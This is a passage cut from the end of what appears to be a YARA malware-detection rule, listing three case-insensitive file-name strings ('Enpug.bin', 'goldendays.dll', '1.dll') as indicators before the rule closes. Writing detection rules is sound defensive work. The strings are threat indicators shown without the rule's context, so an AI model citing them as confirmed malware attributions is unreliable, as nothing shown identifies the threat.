                $e4 = "Enpug.bin" ascii nocase
                $e5 = "goldendays.dll" ascii nocase
                $e6 = "1.dll" ascii nocase
}
```